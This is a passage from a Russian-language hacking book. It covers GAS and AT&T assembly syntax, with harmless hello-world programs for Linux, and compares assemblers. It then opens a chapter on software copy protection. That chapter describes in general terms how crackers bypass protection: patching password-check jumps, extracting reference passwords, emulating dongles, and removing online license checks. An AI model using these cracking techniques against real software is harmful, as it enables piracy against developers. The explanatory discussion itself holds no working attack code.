Все предыдущее обсуждение ассемблерных трансляторов, в основном, было ориентировано на Windows-программистов. UNIX-подобные системы упоминались лишь вкратце. Настало время восполнить этот пробел. Надо отметить, что мнение о том, что "никто не пишет на ассемблере для UNIX/Linux", несмотря на широкую распространенность, все же не совсем соответствует действительности, или, что точнее, оно уже устарело.

У многих читателей может возникнуть вопрос — а зачем вообще программировать на ассемблере под UNIX? Что полезного можно создать таким образом, кроме "безделушек" и игрушек для сумасшедшего хакера? Что же, на этот вопрос есть весьма и весьма аргументированный ответ. Вот скажите: а вас интересует разработка "заплаток" для BIOS или даже разработка собственных модулей BIOS специального назначения? Настоящего хакера эта тема просто не может не заинтересовать. А знаете ли вы, что как раз именно набор компиляторов проекта GNU (GNU Compiler Collection, GCC) и предоставляет множество интересных возможностей для разработки BIOS и связанного с ней программного обеспечения[24]? Так что, если вы заинтересованы в этой теме, продолжайте читать! В данном разделе будет приведен необходимый минимум информации, необходимый для того, чтобы начать программировать на ассемблере под UNIX.

Приведенный здесь материал призван развеять миф о том, что программирование на ассемблере под UNIX — это кошмар, что оно устарело, что все, кто этим занимается, лишь впустую тратят свое время. Вы увидите, что писать программы на ассемблере под UNIX ничуть не сложнее, чем делать то же самое под Windows, и что руганый-переруганый GAS даже имеет некоторые преимущества.

---

[23] DJGPP — это акроним от DJ's GNU Programming Platform (платформа программирования GNU от DJ). Это проект по переносу большинства современных утилит разработки GNU на платформы DOS и Windows. Название происходит от имени автора *DJ Delorie*. Более подробную информацию можно найти по адресам: **http://www.delorie.com/djgpp/** и **http://my.execpc.com/~geezer/osd/exec/**.

[24] Более подробно об этом рассказано в замечательной книге известного хакера Pinckzakko (Д. Салихан. "BIOS: дизассемблирование, модификация, программирование". — СПб.: БХВ-Петербург, 2007).

Разумеется, у каждого, кто приступает к освоению новой для себя темы (это относится не только к программированию на ассемблере), сразу же возникает множество вопросов. Постараемся ответить на наиболее распространенные из них по пунктам.

Выбор транслятора

Как и в мире Windows, первый вопрос, который встает перед UNIX-программистом, решившим заняться написанием программ на ассемблере, — это выбор транслятора.

Стандартный ассемблер для UNIX — это `as` (GAS), входящий в состав бесплатно распространяемого комплекта Binutils (**ftp://ftp.gnu.org/gnu/binutils**). GAS имеется в составе практически любого дистрибутива UNIX/Linux. Он поддерживает огромное количество процессоров (включая Intel Pentium 4 SSE3 и AMD x86-64). В качестве макропроцессора использует штатный препроцессор C. Выходной формат: a.out. GAS поддерживает синтаксис языка ассемблера AT&T.

В последнюю версию GAS, входящую в состав Binutils 2.17, в число его функциональных возможностей была добавлена и поддержка синтаксиса языка ассемблера Intel (см. **http://sourceware.org/cgi-bin/cvsweb.cgi/~checkout~/src/gas/NEWS?rev=1.82&content-type=text/plain&cvsroot=src&only_with_tag=binutils-2_17**).

Кроме GAS, для программирования на ассемблере под UNIX можно использовать и другие ассемблеры, рассмотренные ранее в этой главе: NASM, YASM или FASM. Следует заметить, что для разработки программ на "чистом" ассемблере (например, простых "заплаток" BIOS), использование этих трансляторов вполне оправданно. Причем если вы раньше уже программировали под MS-DOS/Windows, то, вероятно, их использование будет наилучшим выбором. Однако для разработки более сложного системного программного обеспечения одного только языка ассемблера уже недостаточно, и в этом случае лучше применять метод ассемблерных вставок, обсуждавшийся ранее в этой главе. И для этой цели гораздо лучше подходит GCC (GNU Compiler Collection), в комплект поставки которого входит и GAS.

GAS пользуется наибольшей популярностью, и знать его синтаксис необходимо уже хотя бы затем, чтобы разбираться с чужими программами. Обсуждением этого синтаксиса мы сейчас и займемся.

Синтаксис Intel и синтаксис AT&T

Синтаксис AT&T разрабатывался компанией AT&T в те далекие времена, когда никакой корпорации Intel вообще не существовало, процессоры менялись как перчатки, и знание нескольких ассемблеров было вполне нормальным явлением. По сравнению с синтаксисом Intel, AT&T-синтаксис намного более избыточен. Однако это сделано умышленно с целью сокращения ошибок (пример: на одном процессоре команда `MOV` может перемещать 32-бита, на другом 16, а на третьем — вообще 64).

Отличия синтаксиса AT&T от Intel следующие:

- Имена регистров предваряются префиксом `%`:

Intel:	`eax`,	`ebx`,	`dl`
AT&T:	`%eax`,	`%ebx`,	`%dl`

- Обратный порядок операндов: вначале источник, затем приёмник:

```
Intel:   mov    eax, ebx
AT&T:    movl   %ebx, %eax
```

- Размер операнда задается суффиксом, замыкающим инструкцию, всего есть три типа суффиксов: `b` — байт (8 бит), `w` — слово (16 бит) и `l` — двойное слово (32 бита):

```
Intel:   mov     ah, al
AT&T:    movb    %al, %ah
Intel:   mov     bx, ax
```

```
AT&T:    movw    %ax, %bx
Intel:   mov     eax, ebx
AT&T:    movl    %ebx, %eax
```

- В командах длинного косвенного перехода или вызова (indirect far jump/call), а также дальнего возврата из функции (`ret far`) префикс размера (`l`) ставится перед командой (сокращение от long jmp/call) независимо от физического размера операнда, равного 32-битам в 16-разрядном режиме и 48-битам — в 32-разрядном:

```
Intel:   jmp     large fword ptr ds:[666h]
AT&T:    ljmp    *0x666
Intel:   retf
AT&T:    lret
```

- Числовые константы записываются в соответствии с соглашением C:

```
Intel:   69h
AT&T:    0x69
```

- Для получения смещения метки используется префикс `$`, отсутствие которого приводит к чтению содержимого ячейки:

```
Intel:   mov     eax, offset label
AT&T:    movl    $label, %eax
Intel:   mov     eax, [label]
AT&T:    movl    label, %eax
```

- В тех случаях, когда метка является адресом перехода, префикс `$` опускается:

```
Intel:   jmp     label
AT&T:    jmp     label
Intel:   jmp     -
AT&T     jmp     0x69
```

- Для косвенного перехода по адресу используется префикс `*`:

```
Intel:   jmp     dword ptr ds:[69h]
AT&T:    jmp     *0x69
Intel:   jmp     dword ptr ds:[label]
AT&T:    jmp     *label
Intel:   jmp     eax
AT&T:    jmp     *%eax
Intel:   jmp     dword ptr ds: [eax]
AT&T:    jmp     *(%eax)
```

- Использование префикса `$` перед константой применяется для получения ее значения. Знак (если он есть) ставится после префикса. Константа без указателя трактуется как указатель:

```
Intel:   mov     eax, 69h
AT&T     movl    $0x69, %eax
Intel:   mov     eax, -69h
AT&T     movl    $-0x69, %eax
Intel:   mov     eax, [69h]
AT&T     movl    0x69, %eax
```

- Для реализации косвенной адресации базовый регистр заключается в круглые скобки, перед которыми может присутствовать индекс, записанный в виде числовой константы или метки без префикса `$`:

```
Intel:    mov    eax, [ebx]
AT&T:     movl   (%ebx), %eax
Intel:    mov    eax, [ebx+69h]
AT&T:     movl   0x69(%ebx), %eax
Intel:    mov    eax, [ebx+label]
AT&T:     movl   label(%ebx), %eax
```

- Если регистров несколько, то они разделяются запятыми:

```
Intel:    mov    eax, [ebx+ecx];
AT&T:     movl   (%ebx, %ecx), %eax;
```

- Для задания коэффициента масштабирования (scale) перед первым регистром ставится ведущая запятая (при использовании базовой индексной адресации запятая опускается), а сам коэффициент отделяется другой запятой, без префикса `$`:

```
Intel:    mov    eax, [ebx*8]
AT&T      movl   (,%ebx, 8), %eax
Intel:    mov    eax, [ebx*8+label]
AT&T      movl   label(,%ebx, 8), %eax
Intel:    mov    eax, [ecx+ebx*8+label]
AT&T:     movl   label(%ecx, %ebx, 8)
Intel:    mov    eax, [ebx+ecx*8+label]
AT&T:     movl   label(%ebx, %ecx, 8)
```

- Сегментная адресация с использованием сегментных регистров отличается от применяемой в синтаксисе Intel использованием круглых скобок вместо квадратных:

```
Intel:    mov    eax, es:[ebx]
AT&T:     movl   %es:(%bx), %eax
```

- В командах переходов и вызовов функций непосредственные сегмент и смещение разделяются не двоеточием, а запятой:

```
Intel:    jmp far 10h:100000h (псевдоконструкция!)
AT&T:     jmp $0x10, $0x100000
Intel:    jmp far ptr 10:100000
AT&T:     jmp $10, $0100000 — транслируется в –> jmp far ptr 0:0F4240h
```

UNIX API

Как и в Windows, в UNIX имеется и API — высокоуровневые библиотеки и, в первую очередь, LIBC (условный аналог KERNEL32.DLL в Win32), пример использования которой был продемонстрирован в листинге 4.6.

Некоторые хакеры тяготеют к использованию системных вызовов (syscalls), представляющих собой своеобразный Native API, по-разному реализованный в различных системах. Это затрудняет написание программ, поддерживающих несколько различных аппаратных архитектур. Тем не менее, применение системных вызовов оправдано при написании внедряемого кода (shell-код), а также в червях и вирусах — в силу простоты и компактности их вызова.

Простейшая ассемблерная программа для UNIX/Linux

Простейшая ассемблерная программа, работающая через штатную библиотеку LIBC и выводящая "Hello, world!" на консоль, представлена в листинге 4.6.

Листинг 4.6. Исходный текст программы demo-asm-libc.S, работающей через штатную библиотеку LIBC

```
.text

// Объявляем глобальную метку main
.global main

main:
                pushl           $len                    // Длина строки
                pushl           $msg                    // Указатель на строку
                pushl           $1                      // stdout
                call            write                   // Функция записи
                addl            $12,%esp                // Выталкиваем аргументы из стека

                ret                                     // Возвращаемся в стартовый код

.data
                msg: .ascii "hello, world!\n"           // Строка для вывода
                len = . - msg                           // Вычисление длины строки
```

Как же оттранслировать эту программу? Проще и правильнее всего делать это с помощью компилятора GCC. Однако в этом случае файлу следует присвоить расширение .S, иначе компилятор не поймет, что это ассемблерная программа (листинг 4.7).

Листинг 4.7. Сборка ассемблерной программы при помощи gcc

```
# Компилируем и компонуем
$gcc demo-asm-libc.S -o demo-asm-libc

# Удаляем символьную информацию (для сокращения размеров файла)
$strip demo-asm-libc

# Запускаем на выполнение
$./demo-asm-libc
hello, world!
```

Рассмотрим реализацию той же программы (выводящей на консоль строку `hello, world!`), но работающей не через штатную библиотеку LIBC, а через системные вызовы (листинг 4.8).

Листинг 4.8. Исходный текст программы demo-asm-80h.S, работающей через системные вызовы

```
.text

// Точка входа, которую ищет компоновщик по умолчанию
.globl          _start

_start:
                movl            $4,%eax         // Системный вызов #4 "write"
                movl            $1,%ebx         // 1 -- stdout
                movl            $msg,%ecx       // Смещение выводимой строки
                movl            $len,%edx       // Длина строки
```

```
                int             $0x80           // write(1, msg, len);

                movl            $1, %eax        // Системный вызов #1 "exit"
                xorl            %ebx,%ebx       // Код возврата
                int             $0x80           // exit(0);

.data
                msg: .ascii "hello, world\n"
                len = . - msg
```

Пример, иллюстрирующий трансляцию и сборку этой программы, приведен в листинге 4.9.

Листинг 4.9. Трансляция и сборка программы, приведенной в листинге 4.8 (без помощи gcc)

```
# Транслируем
$as -o demo-asm-80h.o demo-asm-80h.S

# Компонуем
$ld -s -o demo-asm-80h demo-asm-80h.o

# Удаляем символьную информацию (для сокращения размеров файла)
$strip demo-asm-80h

# Запускаем на linux
./demo-asm-80h
hello, world!

# Запускам на xBSD (через эмулятор системных вызовов)
brandelf -t Linux demo-asm-80h
./demo-asm-80h
hello, world!
```

Заключение

Попробуем подвести итог, обобщив все вышесказанное в нескольких словах (по одному слову для каждого транслятора):

- MASM (Macro Assembler) — стандарт де-факто при программировании под Windows 9x и линейку Windows NT.
- TASM (Turbo Assembler) — мертвый ассемблер, пригодный только для MS-DOS.
- Lazy Assembler — реинкарнация TASM с поддержкой новых команд процессора.
- FASM (Flat Assembler) — неординарный и весьма самобытный, но увы, игрушечный ассемблер.
- NASM (Netwide Assembler) — хороший ассемблер под Linux/BSD с Intel-синтаксисом.
- YASM (Yet another assembler) — усовершенствованный вариант NASM.
- HLA (High Level Assembly Language) — очень высокоуровневый ассемблер, на любителя.
- GAS (GNU Assembler) — стандартный ассемблер для UNIX и Linux, входящий в состав наборов GNU Binutils и GCC.

Сравнительный анализ характеристик рассмотренных ассемблеров приведен в табл. 4.1.

Таблица 4.1. *Сравнительный анализ характеристик различных ассемблеров*

Критерий	MASM	TASM	FASM	NASM	YASM	GAS
Цена	Бесплатный	—	Бесплатный	Бесплатный	Бесплатный	Бесплатный
Открытость	Закрытый	Закрытый	Открытый	Открытый	Открытый	Открытый
Владелец	Microsoft	Borland	Tomasz Grysz-tar	Сообщество	Сообщество	Сообщество
Популярность	Огромная	Низкая	Высокая	Умеренная	Умеренная	Умеренная
Совместимость с MASM	:-)	Хорошая	—	Низкая	Низкая	—
Архитектуры	x86 16/32, x86-64	x86 16/32	x86 16/32, x86-64	x86 16/32	x86 16/32, x86-64	IA32, IA64, Alpha, PPC, SPARC, PDP-11
Поддержка расширений SSE/SSEII/ SSEIII	поддерживает	не поддержи-вает	поддерживает	поддерживает	поддерживает	поддерживает
Платформы	DOS, WIN	DOS, WIN	DOS, WIN, Linux, BSD	DOS, WIN, Linux, BSD	DOS, WIN, Linux, BSD	DOS, WIN, Linux, BSD BeOS, Unix-Ware, Solaris
Отладочная информация	CodeView, PDB	Borland	—	Borland, STABS, DWARF2	Borland, Code-View, STABS, DWARF2	STABS, ECOFF, DWARF2
Выходные файлы	COFF, MS OMF	MS OMF, IBM OMF, PharLap	BIN, MZ, PE, COFF, ELF	BIN, Aout, Aoutb, COFF, ELF, as86, OBJ, Win32, RDF, IEEE	BIN, COFF, ELF	Aout, COFF, ECOFF, XCOFF, ELF, BIN
Поддержка Unicode	поддерживает	не поддержи-вает	поддерживает	не поддержи-вает	не поддержи-вает	Не поддержи-вает
Документация	Отличная	Отличная	Приемлемая	Хорошая	Хорошая	Хорошая
Количество багов	Огромное	Умеренное	Низкое	Высокое	Умеренное	Умеренное
Комбини-руется с	DDK, VC, IDA	Borland C++	—	—	—	GCC

Ссылки на упомянутые продукты

- Kernel-Mode Driver Framework — среда разработки драйверов, бесплатно распространяемая Microsoft, в состав которой входит транслятор MASM со всеми необходимыми утилитами: **http://www.microsoft.com/whdc/driver/wdf/KMDF_pkg.mspx**.
- Visual Studio Express Edition — урезанная редакция Visual Studio, распространяемая на бесплатной основе с транслятором MASM и прочими необходимыми утилитами: **http://msdn.microsoft.com/vstudio/express**.
- Пакет Хатча — последние версии MASM плюс набор дополнительных утилит, документации и всего-всего, что может понадобиться при программировании под Windows: **http://www.movsd.com/** и **http://www.masm32.com/**.
- MASM docs — официальная документация по MASM на MSDN (на английском языке): **http://msdn2.microsoft.com/en-us/library/ms300951.aspx**.
- TASM 5+ by Borland Corp. and !tE — неофициальный пакет от хакера !tE, содержащий последние версии транслятора TASM со всеми доступными патчами, документаций и прочими утилитами: **http://www.wasm.ru/baixado.php?mode=tool&id=230**.

- FASM home — домашняя страница FASM, откуда можно скачать сам транслятор, документацию на английском языке и сопроводительные примеры к нему: **http://flatassembler.net**.
- Выбор — FASM: небольшая подборка статей, посвященная FASM (на русском языке): **http://www.softoplanet.ru/lofiversion/index.php/t4404.html**.
- NASM home — домашняя страница NASM, откуда можно скачать сам транслятор, документацию на английском языке и сопроводительные примеры к нему: **https://sourceforge.net/projects/nasm**.
- Расширенный ассемблер — NASM — неофициальный перевод руководства по NASM (на русском языке): **http://www.codenet.ru/progr/asm/nasm**.
- YASM home — домашняя страница YASM, откуда можно скачать сам транслятор, документацию на английском языке и сопроводительные примеры к нему: **http://www.tortall.net/projects/yasm**.
- LAZY ASSEMBLER home — домашняя страница LAZY ASM, откуда можно скачать сам транслятор, документацию на английском языке и сопроводительные примеры к нему: **http://lzasm.hotbox.ru/**.
- HLA — "академический" проект очень высокоуровневого ассемблера с транслятором, документацией на английском языке и огромным количеством готовых примеров: **http://webster.cs.ucr.edu**.
- GNU Binutils — набор утилит для компиляции и построения программ, написанных на ассемблере GAS, главными среди которых являются as (GNU Assembler) и ld (GNU linker): **http://www.gnu.org/software/binutils/**.
- GCC (GNU Compiler Collection) — набор компиляторов GNU, с помощью которого также можно компилировать программы, написанные на ассемблере под UNIX и Linux: **http://gcc.gnu.org/**.
- LinuxAssembly.org — сайт, целиком посвященный программированию на ассемблере для UNIX и Linux. Помимо документации и обучающих материалов, здесь можно найти и примеры программирования на языке ассемблера под UNIX и Linux: **http://asm.sourceforge.net/**.
- Using as, the GNU Assembler — подробное руководство по использованию GAS (на английском языке): **http://www.redhat.com/docs/manuals/enterprise/RHEL-4-Manual/pdf/rhel-as-en.pdf**.



ЧАСТЬ II

БАЗОВЫЕ ТЕХНИКИ ХАКЕРСТВА



Глава 5

Введение в защитные механизмы

Всемогущи ли хакеры? Можно ли взломать любую защиту? Основная цель, с которой создаются механизмы защиты ПО — предотвращение пиратского копирования и несанкционированного использования программ. В основе большинства защитных механизмов лежит проверка *подлинности*. В любом случае разработчики программного обеспечения должны убедиться в том, что человек, запустивший программу, действительно тот, за кого себя выдает, и этот человек действительно является легальным пользователем. Иными словами, защита требует от пользователей предъявить доказательство того, что они честно купили ПО (или что на компьютере установлена лицензионная копия программы). Таким образом, защитные механизмы подразделяются на две основные категории (рис. 5.1):

- Защитные механизмы, основанные на *знании* (пароля, серийного номера и т. д.).
- Защитные механизмы, основанные на *владении* (ключевым диском, документацией и т. д.).




Рис. 5.1. Основные типы защитных механизмов

Защитные механизмы, основанные на знании, становятся бесполезными, если легальные пользователи не заинтересованы в том, чтобы хранить это знание в секрете. Владельцы могут сообщить пароли и/или серийные номера кому угодно, и этот кто угодно сможет запустить программу на своем компьютере. Хотя стоит отметить, что серийные номера все-таки полезны, так как незарегистрированные пользователи не могут получать техническую поддержку. Это вполне может подтолкнуть их к покупке лицензионных программ.

Более надежной является защита, основанная на владении некоторым носителем, который сложно (в идеале — невозможно) воспроизвести. Впервые защита этого типа появилась в форме ключевых дискет. Информация записывалась на ключевые дискеты таким образом, чтобы сделать их копирование невозможным. Простейшим (но далеко не лучшим) вариантом было нанесение на дискету небольших повреждений (например, шилом или перочинным ножом). Затем, определив сектор, в котором располагается дефект (путем чтения и записи тестовой информации вплоть до того момента, когда операция чтения начнет выдавать бессмысленный мусор), создатель защиты "привязывал" к нему программу. Каждый раз, когда программа запускалась, ее защитный механизм проверял, находится ли дефект на прежнем месте. Когда дискеты утратили популярность, тот же подход начал использоваться применительно к компакт-дискам. Наиболее продвинутые разработчики защит наносили повреждения лазером, а большинство простых смертных по-прежнему пользовались гвоздями и перочинными ножами.

В случае применения этой защиты, программа жестко привязывалась к диску и отказывалась работать в случае его отсутствия. Поскольку копирование такого диска невозможно (вследствие невозможности создания на копии идентичных дефектов), защитный механизм предотвращает пиратское распространение программы.

Другие защитные механизмы часто ограничивают количество запусков программы или продолжительность ее использования. Они часто применяются в инсталляторах. При этом ключ защищенной программы (ключевой диск, регистрационный номер и т. п.) запрашивается только один раз, при ее установке, а дальнейшая работа возможна и без него. Однако, если количество установок ограничено, легальные пользователи могут понести ущерб от несанкционированной установки программы не несколько компьютеров. Это нарушает права легальных пользователей, ведь некоторые из них часто переустанавливают операционные системы и приложения. Наконец, ключевые диски распознаются не всеми типами приводов и часто недоступны через сеть. Если защитный механизм получает доступ к оборудованию непосредственно, то такая программа определенно не будет работать под Windows NT/2000/XP и, вероятно, под Windows 9*x*. Разумеется, это произойдет только в тех случаях, когда защитный механизм разрабатывался без учета особенностей этих ОС. Однако если это так, то ситуация еще хуже, потому что защитный механизм, исполняющийся на высшем уровне привилегий, может нанести системе непоправимый вред. Кроме того, ключевой носитель может быть потерян, украден или просто испорчен. Например, дискеты имеют тенденцию к размагничиванию и появлению плохих кластеров, компакт-диски могут быть поцарапаны, а электронные ключи могут "выгорать".

Если защита вызывает неудобства, пользователи предпочтут пользоваться пиратским ПО, несмотря на все разговоры о морали и этике.

В настоящее время наиболее популярны защитные механизмы, основанные на регистрационных номерах. При первом запуске программы защитный механизм "привязывается" к компьютеру, запускает счетчик, а в некоторых случаях — блокирует ряд функциональных возможностей защищаемой программы. Чтобы работать с полнофункциональной версией программы, пользователь должен получить от разработчика пароль (разумеется, не бесплатно). Чтобы предотвратить пиратское копирование, часто используются пароли, являющиеся производными от ключевых параметров компьютера конечного пользователя (в простейшем случае — от пользовательского имени и/или других данных).

При всем своем многообразии защитные механизмы, окружающие нас, делятся на два типа: *криптозащиты*, называемые также защитами Кирхгофа (Kirchhoff), и *логические защиты*.

Согласно правилу Кирхгофа, стойкость криптозащит определяется исключительно стойкостью секретного ключа (secret key). Даже если алгоритм работы такой защиты становится известен, это не намного упрощает его взлом. При условии правильного выбора длины ключа, защиты Кирхгофа невозможно взломать в принципе (если, конечно, нет грубых ошибок в их реализации, но криптозащиты с подобными ошибками в категорию защит Кирхгофа просто не попадают).

Стойкость логических защит, напротив, определяется степенью секретности защитного *алгоритма*, но отнюдь не ключа, вследствие чего надежность защиты базируется на одном лишь предположении, что защитный код программы не может быть изучен и/или изменен.

Конечно, рядовым пользователям, не умеющим работать ни с дизассемблерами, ни с отладчиками, безразлично, каким путем осуществляется проверка вводимого ими регистрационного номера. С их точки зрения, защищенное приложение представляет собой "черный ящик", на вход которого подается некоторая ключевая информация, а на выход — сообщение об успехе или неудаче. Хакеры — другое дело. Если регистрационный номер используется для расшифровки критически важных модулей программы, то дела обстоят плохо. Если процедура шифрования реализована без ошибок, единственное, что остается — найти рабочую (то есть легально зарегистрированную) программу и снять с нее дамп. Если же защита тем или иным путем сравнивает введенный пользователем пароль с заложенным в нее эталонным паролем, — у хакера есть все шансы ее сломать. Как? Исследуя защитный код, хакер может:

- Найти эталонный пароль и "подсунуть" его взламываемой программе.
- Заставить защиту сравнивать веденный пароль не с эталоном, а… с самим собой.
- Выяснить, какой именно условный переход выполняется при вводе неверного пароля и скорректировать его так, чтобы он передавал управление на "легальную" ветку программы, а не на ветку, выводящую сообщение с требованием регистрации.

Подробный разговор о конкретной технике взлома ждет нас впереди, пока же просто учтем, что такой тип защит действительно может быть взломан. Причем не просто взломан, а взломан очень быстро. Порой расправа с защитой занимает всего лишь несколько минут, и только очень мощным защитам удается продержаться под осадой день или два.

Возникает вопрос: если логические защиты и вправду настолько слабы, то почему же их так широко используют? Во-первых, большинство разработчиков программного обеспечения совершенно не разбираются в защитах. Они просто не представляют себе, во что именно компилятор "перемалывает" исходный код (судя по всему, машинный код им представляется таким дремучим лесом, из которого живым никто выбраться не сможет). Во-вторых, в ПО массового назначения надежность защитных механизмов все равно ничего не решает. Как было сказано ранее, при наличии хотя бы одной-единственной зарегистрированной копии, хакер просто "снимет" с программы дамп, вот и все! Тем не менее, несмотря на то, что все программы принципиально могут быть взломаны, "хакнуть" демонстрационную программу, загруженную из Интернета или купленную на CD, возможно далеко не всегда. Если критические участки приложения зашифрованы (или, что еще хуже, физически удалены из демонстрационного пакета), то взломать эту программу смогут немногие.

Классификация защит по роду секретного ключа

Одни защиты требуют ввода серийного номера, другие — установки ключевого диска, третьи же "привязываются" к конкретному компьютеру и наотрез отказываются работать на любом другом. Казалось бы — что может быть между ними общего? А вот что: для проверки легальности пользователя во всех случаях используется та или иная секретная информация, известная (и/или доступная) только этому пользователю, и лишь ему одному. В первом случае, в роли пароля выступает непосредственно сам серийный номер, во втором — информация, содержащаяся на ключевом диске, ну а в третьем — индивидуальные характеристики компьютера, которые воспринимаются защитным механизмом как последовательность чисел, и интерпретируются им точно так же, как и "настоящий" секретный пароль.

Правда, между секретным паролем и ключевым диском (ключевым компьютером) есть принципиальная разница. Пароль, вводимый вручную, пользователь *знает явно* и, при желании может поделиться им с друзьями без ущерба для себя. Ключевым диском (компьютером) пользователь *обладает*, но совершенно не представляет себе, что именно этот диск содержит и какие характеристики ключевого компьютера используются защитой. При условии, что ключевой диск не копируется автоматическими копировщиками, пользователь не сможет распространять защищенную программу до тех пор, пока не выяснит характер взаимодействия защиты с ключевым диском (компьютером) и не разберется, как эту защиту обойти. Это может быть сделано по меньшей мере тремя путями.

- Защитный механизм *нейтрализуется* (в особенности это относится к тем защитам, которые просто проверяют ключевой носитель на наличие неких уникальных характеристик, но реально никак их не используют).
- Ключевой носитель *дублируется* "один к одному" (весьма перспективный способ обхода защит, которые не только проверяют наличие ключевого носителя, но и некоторым сложным образом с ним взаимодействуют, скажем, динамически расшифровывают некоторые ветви программы, используя в качестве ключей номера сбойных секторов).
- Создается *эмулятор* ключевого носителя, обладающий всеми чертами оригинала, но реализованный на совершенно иных физических принципах. Этот подход актуален для тех случаев, когда скопировать ключевой носитель на имеющимся у хакера оборудовании невозможно или чрезвычайно затруднительно. Поэтому вместо того, чтобы послойно сканировать на электронном микроскопе всем хорошо известный HASP, хакер пишет специальную утилиту, которую защитный механизм воспринимает как настоящий HASP, но при этом данную утилиту можно свободно копировать.

Очевидно, что защиты, *основанные на знании*, полагаются исключительно на законодательство и законопослушность пользователей. Действительно, что помешает легальному пользователю поделиться паролем или сообщить серийный номер всем желающим? Конечно, подобное действие квалифицируется как "пиратство" и с недавнего времени преследуется по закону. Но точно так же преследуются (и наказываются!) все нелегальные распространители информации, охраняемой авторским правом, вне зависимости от наличия или отсутствия на ней защиты. Тем не менее, несмотря на резко ожесточившуюся борьбу с пиратами, нелегальное программное обеспечение по-прежнему свободно доступно. Практически под любую программу, распространяемую через Интернет как shareware, в том же самом Интернете можно найти готовый "крэк" (или бесплатный аналог требующейся утилиты).

В этих условиях "спасение утопающих — дело рук самих утопающих". Наивно, конечно, думать, что количество легальных продаж прямо пропорционально надежности вашей защиты, но… программа shareware без защиты рискует перестать продаваться вообще. Анализ программ, прилагаемых к журналу "Компьютер Пресс" на CD показал, что многие разработчики наконец-то вняли советам хакеров, и теперь программа требует для регистрации не пароль, а… неизвестно что. Это может быть и ключевой файл, и запись в реестре, и некоторая последовательность "вслепую" нажимаемых клавиш, и… еще много всего! Также исчезли текстовые сообщения об успехе или неудаче регистрации, в результате чего локализация защитного механизма в коде исследуемой программы значительно усложнилась (при наличии текстовых сообщений несложно по перекрестным ссылкам обнаружить код, который их выводит, после чего защитный механизм можно легко "раскрутить"). Из качественно новых отличий хотелось бы отметить использование Интернета для проверки лицензионной чистоты программы. В простейшем случае, защитный механизм периодически пытается соединиться через Интернет со специальным сервером, где хранится более или менее полная информация обо всех зарегистрированных клиентах. Если регистрационный номер, введенный пользователем, здесь действительно присутствует, то все ОК, в противном же случае защита дезактивирует флаг "зарегистрированности" программы, а то и удаляет защищаемую программу с диска. Естественно, разработчик программы может при желании удалять из базы регистрационные номера, которые кажутся подозрительными (например, растиражированные пиратами). Другие защиты скрытно устанавливают на компьютере сервер TCP/UDP,

предоставляющий разработчику защиты те или иные возможности удаленного управления программой (обычно дезактивацию ее нелегальной регистрации).

Тем не менее, такие защиты очень просто обнаружить и еще проще устранить. Обращение к Интернету не может пройти незаметным, — сам факт такого обращения легко распознается даже штатной утилитой `netstat`, входящий в комплект поставки операционных систем Windows 9*x* и линейки Windows NT. Эстеты могут воспользоваться бесплатной утилитой Марка Руссиновича TCPView (она доступна для скачивания по адресу **http://www.microsoft.com/technet/sysinternals/Networking/TcpView.mspx**). Локализовать код защитного механизма также не составит большого труда, — достаточно пойти по следу тех самых функций API, которые, собственно, и демаскируют защиту. Следует отметить, что все известные мне защиты этого типа пользовались исключительно библиотекой Winsock, и ни одна из них не отважилась взаимодействовать с сетевым драйвером напрямую (впрочем, это все равно не усложнило бы взлом).

Надежность защиты

Если защита основывается на предположении того, что ее код не может быть исследован и/или модифицирован, то это плохая защита. Закрытость исходного кода не является непреодолимым препятствием к исследованию и модификации приложения. Современные средства обратной разработки автоматически распознают библиотечные функции, локальные переменные, аргументы стека, типы данных, ветвления, циклы и т. д. По всей вероятности, вскоре дизассемблеры смогут и генерировать код, по виду подобный коду, написанному на языках высокого уровня.

Тем не менее, даже на сегодняшний день, анализ машинного кода не настолько сложен, чтобы долгое время противодействовать попыткам взлома. Лучшим доказательством этому служит постоянно растущее количество взломанных программ. В идеале, знание алгоритма работы защитного механизма не должно влиять на надежность защиты. Однако добиться этого возможно не всегда. Например, если демонстрационная версия сетевого приложения имеет ограничение на количество одновременных сетевых соединений (этот вариант ограничения встречается очень часто), то все, что требуется хакеру для взлома этой программы, — это найти инструкцию, которая выполняет данную проверку, и удалить ее. Модификация программы может быть предотвращена за счет регулярной проверки контрольных сумм. Однако и код, вычисляющий контрольную сумму и сравнивающий ее с эталоном, также может быть найден и нейтрализован.

Сколько бы уровней ни имела защита — один или миллион — защищенная программа все равно может быть взломана. Это — всего лишь вопрос времени и приложенных усилий. Существует распространенное мнение, в соответствии с которым никто не будет взламывать защиту, если стоимость легальной копии меньше затрат на взлом. Это далеко не всегда так! Материальная выгода — это не единственный мотив для хакера. Гораздо более мощными стимулами являются *интеллектуальная борьба с разработчиками защиты*, *дух соревнования между хакерами*, *любопытство*, *повышение квалификации*, и, наконец, взлом — это просто способ *интересно провести время*.

